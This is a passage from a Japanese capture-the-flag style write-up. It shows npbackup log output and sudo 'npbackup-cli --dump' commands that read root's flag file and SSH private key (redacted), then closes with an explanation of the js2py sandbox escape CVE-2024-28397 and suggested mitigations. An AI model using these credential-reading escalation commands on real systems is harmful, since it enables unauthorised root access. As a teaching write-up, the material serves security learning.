2025-09-10 13:55:22,359 :: INFO :: Running backup of ['/root'] to repo default
2025-09-10 13:55:23,457 :: INFO :: Trying to expanding exclude file path to /usr/local/bin/excludes/generic_excluded_extensions
2025-09-10 13:55:23,457 :: ERROR :: Exclude file 'excludes/generic_excluded_extensions' not found
2025-09-10 13:55:23,457 :: INFO :: Trying to expanding exclude file path to /usr/local/bin/excludes/generic_excludes
2025-09-10 13:55:23,457 :: ERROR :: Exclude file 'excludes/generic_excludes' not found
2025-09-10 13:55:23,458 :: INFO :: Trying to expanding exclude file path to /usr/local/bin/excludes/windows_excludes
2025-09-10 13:55:23,458 :: ERROR :: Exclude file 'excludes/windows_excludes' not found
2025-09-10 13:55:23,458 :: INFO :: Trying to expanding exclude file path to /usr/local/bin/excludes/linux_excludes
2025-09-10 13:55:23,458 :: ERROR :: Exclude file 'excludes/linux_excludes' not found
2025-09-10 13:55:23,458 :: WARNING :: Parameter --use-fs-snapshot was given, which is only compatible with Windows
no parent snapshot found, will read all files

Files:          15 new,     0 changed,     0 unmodified
Dirs:            8 new,     0 changed,     0 unmodified
Added to the repository: 190.612 KiB (39.879 KiB stored)

processed 15 files, 197.660 KiB in 0:00
snapshot ce251d8d saved
2025-09-10 13:55:25,352 :: INFO :: Backend finished with success
2025-09-10 13:55:25,354 :: INFO :: Processed 197.7 KiB of data
2025-09-10 13:55:25,355 :: ERROR :: Backup is smaller than configured minmium backup size
2025-09-10 13:55:25,355 :: ERROR :: Operation finished with failure
2025-09-10 13:55:25,355 :: INFO :: Runner took 2.99781 seconds for backup
2025-09-10 13:55:25,355 :: INFO :: Operation finished
2025-09-10 13:55:25,363 :: INFO :: ExecTime = 0:00:03.045035, finished, state is: errors.
--dumpオプションにroot.txtファイルを指定して、中身を出力します。
$ sudo npbackup-cli -c npbackup.conf --dump /root/root.txt
また、SSHキーを読み取ることで、ルートユーザーに昇格できます。
sudo npbackup-cli -c npbackup.conf --dump /root/.ssh/id_rsa
-----BEGIN OPENSSH PRIVATE KEY-----
[REDACTED]
-----END OPENSSH PRIVATE KEY-----
おわりに
CVE-2024-28397の脆弱性は、JavaScriptからPythonオブジェクトへ到達できる経路が残っていたことで、importを無効化してもSandbox Escapeが可能でした。
通常、js2pyがJavaScriptを評価する際、disable_pyimport()を呼び出すことでJavaScriptからPythonのimportを禁止しモジュールアクセスを制限できます。
しかし、このサンドボックスは不完全だったため、攻撃者はPythonのメタ属性(__class__, __mro__, __subclasses__)などを経由して制限を回避し、任意のPythonオブジェクトへアクセスできる状態でした。
この脆弱性はCVSS v3.1ではMediumと評価されていますが、js2pyをWeb経由の入力に対して使用している場合、リモートからの任意コード実行につながる可能性があります。
このため開発者は、js2pyをuntrustedなJavaScript実行のサンドボックスとして使用しないことを前提とし、必要な場合はOSレベルの隔離を行う、あるいは安全なJavaScript関数群のみをホワイトリスト方式で提供するといった対策を講じる必要があります。